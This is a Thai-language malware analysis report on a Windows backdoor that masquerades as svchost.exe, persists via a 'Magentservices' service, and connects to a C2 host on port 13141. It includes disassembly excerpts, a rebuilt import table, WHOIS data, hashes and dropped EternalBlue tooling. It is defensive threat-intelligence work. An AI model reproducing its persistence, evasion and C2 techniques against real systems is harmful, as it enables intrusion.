
- ทำการสร้างไฟล์ svchost.exe (SHA256: 309B9F57044AFD1C8B0E0381DA3E54CDD3F45AAFD924BFBFF2FD1D5AA0166E48) ภายในไดเรคทอรี่ %Windir% ซึ่งเป็นการตั้งชื่อไฟล์เพื่อเลียนแบบ Legitimate Windows File อนึ่ง ไฟล์ดังกล่าวมีค่า Hash ที่ตรงกันกับไฟล์ dxdiag.exe (malicious) ดังนั้นจึงถือว่าเป็นไฟล์ทั้งสองรายการนี้เป็นไฟล์เดียวกัน
- ติดตั้ง Persistence Machanism โดยการสร้าง Windows Service ชื่อ Magentservices โดยมีรายละเอียดดังต่อไปนี้

  ---เริ่มต้น Registry Key---
  Key: HKLM\SYSTEM\CurrentControlSet\Services\Magentservices
  ValueName: Description Data: Provides performance library information Windows Management Instrumentation providers to clients the network.
  ValueName: DisplayName Data: Management Network Access (MS)
  ValueName: Group Data: 32
  ValueName: ImagePath Data: C:\Windows\svchost.exe
  ValueName: ObjectName Data: LocalSystem
  ValueName: Start Data: 0x0000002
  ---สิ้นสุด Registry Key---

- ทำการเปลี่ยนชื่อไฟล์ (Rename) ของตัวเองโดยใช้ WinAPI setRenameInformationFile โดยกำหนดชื่อและตำแหน่งจัดเก็บไฟล์ใหม่คือ %Windir%\System32\{NUMERIC}.bak หรือ %Windir%\SysWOW64\{NUMERIC}.bak โดยชื่อของไฟล์ใหม่นี้จะถูกกำหนดในรูปแบบของชุดตัวเลขแบบสุ่ม ตัวอย่างเช่น 108910218.bak ซึ่งไฟล์ที่ถูกเปลี่ยนชื่อใหม่นี้จะมีค่า Hash ที่ตรงกับไฟล์ dxdiag.exe (malicious) และ svchost.exe (malicious) คือ 309B9F57044AFD1C8B0E0381DA3E54CDD3F45AAFD924BFBFF2FD1D5AA0166E48 (SHA256) ดังนั้นจึงถือว่าไฟล์ทั้งสามรายการนี้เป็นไฟล์เดียวกัน โดยสามารถสรุปรายละเอียดได้ดังตาราง “ความเชื่อมโยง”

เมื่อ Service ชื่อ Magentservices เริ่มต้นทำงาน จะเรียกใช้งานไฟล์ svchost.exe (malicious) จากไดเรคทอรี่ %Windir% จากนั้นจะทำการสร้าง Mutex ชื่อ site.indonesias.website:13141:Magentservices และสร้างการเชื่อมต่อออกไปยังโฮสต์ชื่อ site[.]indonesias[.]website ผ่านพอร์ต 13141 ด้วยโปรโตคอล TCP

เมื่อทำการตรวจสอบโค๊ดด้วยวิธีการ Static Code Analysis พบว่าไฟล์ดังกล่าวมีการใช้งานเทคนิค Anti-Analysis โดยการนำ Microsoft Foundation Class (MFC) Library มาคลุม (Wrapped) Windows API เอาไว้ทำให้ไม่สามารถตรวจสอบโค๊ดด้วยวิธี Static Analysis ได้ ดังนั้นจึงต้องทำการวิเคราะห์ด้วยวิธี Dynamic Code Analysis โดยใช้เครื่องมือชื่อ x64dbg[5] (32-bit) ซึ่งผลการวิเคราะห์พบว่าในช่วง Runtime มัลแวร์จะทำการเตรียมพื้นที่ภายใน Memory สำหรับ run โค๊ดอีกชุดหนึ่งซึ่งส่วนหนึ่งมีวัตถุประสงค์เพื่อสร้าง Thread โดยแต่ละ Thread จะมีหน้าที่แตกต่างกันตามลักษณะการใช้งาน อีกทั้งพบว่ามัลแวร์จะทำการ Rebuild IAT (Import Address Table) ขึ้นมาใหม่โดยข้อมูล IAT ใหม่นี้จะเก็บอยู่ภายใน Memory เพื่อเรียกใช้งานฟังก์ชันเหล่านี้ในภายหลัง



[5] "x64dbg." https://x64dbg.com/. Accessed 9 Sep. 2021.

รายละเอียดของ Windows API ภายหลังจากการ Rebuild IAT มีดังนี้

kernel32.dll	user32.dll	msvcrt.dll
CreateProcessA	wsprintfA	strcmp
GetModuleFileNameA	ExitWindowsEx	strlen
CreateMutexA	MessageBoxA	memcpy
ReleaseMutex	IsWindowsVisible	memset
GetLastError	SendMessageA	strstr
CloseHandle	Enumwindows	
Sleep		
lstrcatA		
GetTickCount		
WaitForSingleObject		
GetFileAttributesA		
CreateEventA		
ResetEvent		
CancelIo		
SetEvent		
TerminateThread		
GetVersionExA		
GetExitCodeProcess		
ExpandEnvironmentStringsA		
GetSystemInfo		
GetSystemDirectoryA		
MoveFileA		
MoveFileExA		
WTSGetActiveConsoleSessionId		
GetCurrentProcess		
ws2_32.dll	**advapi32.dll**	**wininet.dll**
WSAStartup	SetServiceStatus	
WSACleanup	RegisterServiceCtrlHandlerA	
socket	OpenSCManagerA	
gethostbyname	OpenServiceA	

htons	StartServiceA	
connect	CloseServiceHandle	
send	QueryServiceStatus	
recv	ControlService	
closesocket	CreateServiceA	
setsockopt	ChangeServiceConfig2A	
WSAIoctl	DeleteService	
select	OpenProcessToken	
getsockname	DuplicateTokenEx	
gethostname	SetTokenInformation	
	CreateProcessAsUserA	


หากประเมินรายการ WinAPI ที่อยู่ภายใน IAT ชุดใหม่นี้ จะพบว่ามีความสอดคล้องกับผลลัพธ์ที่ได้จากการวิเคราะห์ Behavior ของมัลแวร์ เช่น พฤติกรรมที่มัลแวร์ทำการสร้าง Windows Service และ การเชื่อมต่อออกไปยัง Comand and Control (C2) เป็นต้น

นอกจากนั้นผลจากการวิเคราะห์โดยวิธี Dynamic Code Analysis พบข้อมูลในส่วนของโค๊ดที่น่าสนใจดังต่อไปนี้

- โค๊ดซึ่งทำหน้าที่ในการสำเนาไฟล์ dxdiag.exe (malicious) เพื่อสร้างเป็นไฟล์ใหม่คือ svchost.exe (malicious) ภายใต้ไดเรคทอรี่ %windir% ซึ่งสอดคล้องกับผลการวิเคราะห์พฤติกรรมของไฟล์ dxdiag.exe (malicious) ในข้างต้น

```
1000428E
MOV BYTE PTR SS:[EBP-134],43 ; 43:'C'
MOV BYTE PTR SS:[EBP-133],3A ; 3A:':'
MOV BYTE PTR SS:[EBP-132],5C ; 5C:'\'
MOV BYTE PTR SS:[EBP-131],57 ; 57:'W'
MOV BYTE PTR SS:[EBP-130],69 ; 69:'i'
MOV BYTE PTR SS:[EBP-12F],6E ; 6E:'n'
MOV BYTE PTR SS:[EBP-12E],64 ; 64:'d'
MOV BYTE PTR SS:[EBP-12D],6F ; 6F:'o'
MOV BYTE PTR SS:[EBP-12C],77 ; 77:'w'
MOV BYTE PTR SS:[EBP-12B],73 ; 73:'s'
MOV BYTE PTR SS:[EBP-12A],5C ; 5C:'\'
MOV BYTE PTR SS:[EBP-129],73 ; 73:'s'
MOV BYTE PTR SS:[EBP-128],76 ; 76:'v'
MOV BYTE PTR SS:[EBP-127],63 ; 63:'c'
MOV BYTE PTR SS:[EBP-126],68 ; 68:'h'
MOV BYTE PTR SS:[EBP-125],6F ; 6F:'o'
MOV BYTE PTR SS:[EBP-124],73 ; 73:'s'
MOV BYTE PTR SS:[EBP-123],74 ; 74:'t'
MOV BYTE PTR SS:[EBP-122],2E ; 2E:'.'
MOV BYTE PTR SS:[EBP-121],65 ; 65:'e'
MOV BYTE PTR SS:[EBP-120],78 ; 78:'x'
MOV BYTE PTR SS:[EBP-11F],65 ; 65:'e'
MOV BYTE PTR SS:[EBP-11E],0
LEA ECX,DWORD PTR SS:[EBP-134]
MOV DWORD PTR SS:[EBP-138],ECX
PUSH E1
LEA EDX,DWORD PTR SS:[EBP-11C]
PUSH EDX
PUSH 0
CALL DWORD PTR DS:[<&GetModuleFileNameA>]
PUSH 0
MOV EAX,DWORD PTR SS:[EBP-138]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-11C]
PUSH ECX
CALL DWORD PTR DS:[<&CopyFileA>]
```

หลังจากนั้นจะทำการสร้าง Service ชื่อ Magentservices โดยกำหนด ImagePath ให้ใช้ไฟล์ svchost.exe (malicious) ที่สร้างไว้ก่อนหน้านี้



- ในกรณีที่มี Service ชื่อ Magentservices ติดตั้งเอาไว้อยู่แล้ว มัลแวร์จะทำการเรียกใช้ WinAPI StartServiceCtrlDispatcherA เพื่อลงทะเบียน Service กับ Service Control Manager (SCM) โดย WinAPI StartServiceCtrlDispatcherA นั้นต้องการ Parameter เพื่อชี้ไปยัง SERVICE_TABLE_ENTRY ซึ่งเป็น Array ที่ประกอบด้วยข้อมูลสองส่วนคือ lpServiceName และ lpServiceProc ซึ่งเป็น Pointer ไปยัง ServiceMain ของ Service ดังกล่าว

```
10004263
 MOV DWORD PTR SS:[EBP-18],10009184 ; [word ptr [ebp-18]:"Magentservices",
 MOV DWORD PTR SS:[EBP-14],10003EDA
 MOV DWORD PTR SS:[EBP-10],0
 MOV DWORD PTR SS:[EBP-C],0 ; [word ptr [ebp-C]:" information Windows Mana
 LEA EAX,DWORD PTR SS:[EBP-18] ; [ebp-18]:"Magentservices"
 PUSH EAX
 CALL DWORD PTR DS:[<&StartServiceCtrlDispatcherA>]
```

- ServiceMain ของ Service ชื่อ MagentServices อยู่ที่ตำแหน่ง 0x10003EDA มีวัตถุประสงค์การทำงานเพื่อ Register และกำหนดสถานะให้กับ Magentservice Service หลังจากนั้นจะทำการเรียกใช้งานฟังก์ชันที่ตำแหน่ง 0x10003939 โดยวน Loop ไปเรื่อย ๆ


- สำหรับฟังก์ชันที่ตำแหน่ง 0x10003939 นั้นทำหน้าที่ในการเรียกใช้งานฟังก์ชัน 0x10005CC7 ก่อนที่จะเรียกใช้ WinAPI WaitForSingleObject ในการคอยตรวจสอบสถานะการทำงานของผลลัพธ์จากฟังก์ชัน 0x10005CC7

```
10003939
PUSH EBP
MOV EBP,ESP
PUSH ECX
PUSH 0
PUSH 0
PUSH 0
PUSH 0
PUSH 1000343F ; Real code to run | Pushed as arglist for _beginthreadex function
PUSH 0
PUSH 0
CALL 10005CC7
ADD ESP,1C
MOV DWORD PTR SS:[EBP-4],EAX ; [ebp-4]:"site.indonesias.website"
PUSH FFFFFFFF
MOV EAX,DWORD PTR SS:[EBP-4] ; [ebp-4]:"site.indonesias.website"
PUSH EAX
CALL DWORD PTR DS:[<&WaitForSingleObject>]
MOV ECX,DWORD PTR SS:[EBP-4] ; [ebp-4]:"site.indonesias.website"
PUSH ECX
CALL DWORD PTR DS:[<&CloseHandle>]
MOV EAX,1
MOV ESP,EBP
POP EBP
RET
```


- สำหรับฟังก์ชัน 0x10005CC7 นั้นมีวัตถุประสงค์เพื่อสร้าง Thread โดยอาศัยการเรียกใช้งานฟังก์ชัน beginthreadex ซึ่งฟังก์ชัน 0x10005CC7 จะรับค่า Argument สำหรับใช้เป็น start_address ของ Thread ที่จะสร้างขึ้นใหม่ รวมถึง arglist ซึ่งถูกใช้เป็น argument ให้กับโค๊ดที่อยู่ภายใน start_address ด้วย โดยตัวอย่างของ start_address ที่ถูกใช้ในที่นี้คือ Memory Address ที่ตำแหน่ง 0x10005C30 และมี arglist ที่ชี้ไปยังโค๊ด ณ ตำแหน่ง 0x1000343F

```
10005CC7
PUSH EBP
MOV EBP,ESP
SUB ESP,14
MOV DWORD PTR SS:[EBP-4],FFFFFFFF
MOV EAX,DWORD PTR SS:[EBP+10] ; [EBP+10] contain memory address 0x1000343F
MOV DWORD PTR SS:[EBP-14],EAX ; Move memory address 0x1000343F into [EBP-14]
MOV ECX,DWORD PTR SS:[EBP+14]
MOV DWORD PTR SS:[EBP-10],ECX ; [ebp-10]:"XZA"
PUSH 0
PUSH 0
PUSH 0
PUSH 0
CALL DWORD PTR DS:[<&CreateEventA>]
MOV DWORD PTR SS:[EBP-8],EAX
MOV EDX,DWORD PTR SS:[EBP+1C]
PUSH EDX
MOV EAX,DWORD PTR SS:[EBP+18]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-14] ; [EBP-14] contain memory address 0x1000343F
PUSH ECX ; Push ECX which contain pointer to 0x1000343F | Used as arglist for beginthreadex
PUSH 10005C30
MOV EDX,DWORD PTR SS:[EBP+C] ; [ebp+C]:"Shellex"
PUSH EDX
MOV EAX,DWORD PTR SS:[EBP+8]
PUSH EAX
CALL DWORD PTR DS:[<&beginthreadex>]
ADD ESP,18
MOV DWORD PTR SS:[EBP-4],EAX
PUSH FFFFFFFF
MOV ECX,DWORD PTR SS:[EBP-8]
PUSH ECX
CALL DWORD PTR DS:[<&WaitForSingleObject>]
MOV EDX,DWORD PTR SS:[EBP-8]
PUSH EDX
CALL DWORD PTR DS:[<&CloseHandle>]
MOV EAX,DWORD PTR SS:[EBP-4]
MOV ESP,EBP
POP EBP
RET
```

- สำหรับ Memory Address ที่ตำแหน่ง 0x10005C30 ซึ่งถูกใช้เป็น start_address ของฟังก์ชัน beginthreadex นั้นเป็นเพียงเปลือกนอกสำหรับปกปิดวัตถุประสงค์ที่แท้จริง เพราะโค๊ดภายในตำแหน่ง 0x10005C30 มีวัตถุประสงค์เพื่อเรียกใช้งานโค๊ดที่ถูกเก็บไว้ภายใน arglist โดยอาศัยเทคนิคการสำเนา Memory Address ไปยังอีกตำแหน่งหนึ่งโดยใช้ฟังก์ชัน memcpy ก่อนที่จะเรียกใช้งานฟังก์ชันที่ต้องการจากตำแหน่งใหม่ภายใน memory นี้



- หากตรวจสอบ Reference ของฟังก์ชัน 0x10005CC7 ซึ่งทำหน้าที่ในการสร้าง Thread จะพบว่าฟังก์ชันดังกล่าวถูกเรียกใช้งานจำนวน 8 ครั้ง จากโค๊ด ณ ตำแหน่งที่ต่างกันซึ่งมีรายละเอียดดังนี้




โดยแต่ละตำแหน่งจะมีค่า Argument ที่ถูกใช้เป็น arglist ที่แตกต่างกัน โดยมีวัตถุประสงค์ในการทำงานตามหน้าที่ที่ผู้โจมตีต้องการดังต่อไปนี้


Refer Address	arglist (Memory Address)	วัตถุประสงค์การทำงานของโค๊ดภายใน arglist
0x10001778	0x1000178E	รับคำสั่งจาก C2 และทำการถอดรหัส (decrypt) คำสั่งดังกล่าว
0x100021E1	0x10002693	Locate Hack Tool ชื่อ PluginMe และทำการ Execute
0x10002223	0x10002671	Locate Hack Tool ชื่อ PluginMe และทำการ Execute
0x100022AD	0x1000323D	ดาวน์โหลดไฟล์ PE จากอินเตอร์เน็ตแล้วทำการ Execute
0x1000237D	0x10003356	ดาวน์โหลดไฟล์ PE จากอินเตอร์เน็ต, ทำการลบ

		Magentservices, สร้างไฟล์ .bak ภายใต้ C:\Windows\System32
0x100023D9	0x10002849	แสดงหน้าจอ MessageBox
0x10002421	0x100026DD	Locate และเรียกใช้งานฟังก์ชัน OpenProxy
0x1000394E	0x1000343F	สร้าง Mutex ในรูปแบบของ {C2:Port:Service}, เรียกออกไปยัง C2, สร้าง Thread ให้รันโค๊ด 0x1000178E, รวบรวมข้อมูลเครื่องคอมพิวเตอร์ เช่น Hostname, ข้อมูลระบบปฏิบัติการ, ข้อมูล CPU, การใช้หน่วยความจำ, เรียกใช้งาน COM Object ซึ่งมี CLSID เท่ากับ {86CE11C9-A000-3BBD-11D0-60EB62BE5D10}, ตรวจสอบว่ามีโปรเซส Mining.exe ทำงานอยู่บนเครื่องหรือไม่


รูปภาพประกอบ (3)



ภาพประกอบ (1) - Service ชื่อ “Magentservices”



ภาพประกอบ (2) - IAT ซึ่งถูกสร้างขึ้นใหม่และเก็บไว้ภายใน Memory เพื่อเรียกใช้งานในภายหลัง



ภาพประกอบ (3) - Traffic ไปยัง site.indonesias.website บนพอร์ต 13141

---

site[.]indonesias[.]website

Tags

command-and-control

พอร์ต

13141

Whois

Admin City: Phoenix

Admin Country: US

Admin Email: 91b930bd97a889fbs@privacyguardian.org

Admin Organization: See PrivacyGuardian.org

Admin Postal Code: 85016

Admin State/Province: AZ

Creation Date: 2018-07-21T07:00:00Z

Creation Date: 2018-07-22T06:56:55.0Z

DNSSEC: unsigned

Domain Name: INDONESIAS.WEBSITE

Domain Name: indonesias.website

Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited

Name Server: CHARLES.NS.CLOUDFLARE.COM

Name Server: ELLE.NS.CLOUDFLARE.COM

Name Server: charles.ns.cloudflare.com

Name Server: elle.ns.cloudflare.com

Registrant City: 7a96e04d2a2490b3

Registrant Country: US

Registrant Email: 91b930bd97a889fbs@privacyguardian.org

Registrant Email: f651612a2f356ad3s@

Registrant Fax Ext: 3432650ec337c945

Registrant Fax: 3432650ec337c945

Registrant Name: 1f33d7151e7ebf55

Registrant Organization: 566bb814321610e4

Registrant Phone Ext: 3432650ec337c945

Registrant Phone: 4e9226e7e27a4c0c

Registrant Postal Code: c692e0cb8851b160

Registrant State/Province: e1c7c1911395a3cf

Registrant Street: 4450dc66882e5a1e

Registrar Abuse Contact Email: abuse@namesilo.com

Registrar Abuse Contact Phone: +1.4805240066

Registrar IANA ID: 1479

Registrar Registration Expiration Date: 2021-07-22T07:00:00Z

Registrar URL: https://www.namesilo.com

Registrar URL: https://www.namesilo.com/

Registrar WHOIS Server: whois.namesilo.com

Registrar: NameSilo, LLC

Registry Domain ID: D72645854-CNIC

Registry Expiry Date: 2021-07-22T23:59:59.0Z

Tech City: Phoenix

Tech Country: US

Tech Email: 91b930bd97a889fbs@privacyguardian.org

Tech Organization: See PrivacyGuardian.org

Tech Postal Code: 85016

Tech State/Province: AZ

Updated Date: 2021-03-18T01:50:52.0Z

Updated Date: 2021-04-09T07:00:00Z

ความเชื่อมโยง		
site[.]indonesias[.]website	Connected_From	309B9F5704... (svchost.exe)

รายละเอียด

ไฟล์ 309B9F5704... (svchost.exe) พยายามเชื่อมต่อมายังโดเมนนี้ผ่านพอร์ต 13141 ด้วยโปรโตคอล TCP

Revisions

{วดป: เหตุผล}

File Dropped in “C:\Windows\Fonts\Ms”

MD5	Filename	Note
f3ce82845d4d64d0083bef0bbcabe64b	any.bat	
d41d8cd98f00b204e9800998ecf8427e	A.txt	
d41d8cd98f00b204e9800998ecf8427e	B.txt	
68968837ea789e5e16eee6f9c83da61c	cm.bat	
a539d27f33ef16e52430d3d2e92e9d5c	cnli-1.dll	Equation Hack Tool
3c2fe2dbdf09cfa869344fdb53307cb2	coli-0.dll	Equation Hack Tool
f82fa69bfe0522163eb0cf8365497da2	crli-0.dll	Equation Hack Tool
d41d8cd98f00b204e9800998ecf8427e	C.txt	
a05c7011ab464e6c353a057973f5a06e	dmgd-4.dll	Equation Hack Tool
5e25366a126de71a6aedbfb4d2a42478	Doubl.dll	
d41d8cd98f00b204e9800998ecf8427e	D.txt	
00b54be6b6dbae8512e4b2d0ed5e3c58	Eter.dll	
8c80dd97c37525927c1e549cb59bcbf3	Eter.exe	EternalBlue
497080fed2000e8b49ee2e97e54036b1	Eter.xml	EternalBlue
d41d8cd98f00b204e9800998ecf8427e	E.txt	
ba629216db6cf7c0c720054b0c9a13f3	exma-1.dll	Equation Hack Tool
d41d8cd98f00b204e9800998ecf8427e	F.txt	
d41d8cd98f00b204e9800998ecf8427e	G.txt	
d41d8cd98f00b204e9800998ecf8427e	H.txt	

d41d8cd98f00b204e9800998ecf8427e	I.txt	
707712c30d865bb1f3b08c17ff613485	lb.bat	
891f08eb4bd433291dcd15f87240c482	ld.bat	
f01f09fe90d0f810c44dce4e94785227	libeay32.dll	Equation Hack Tool
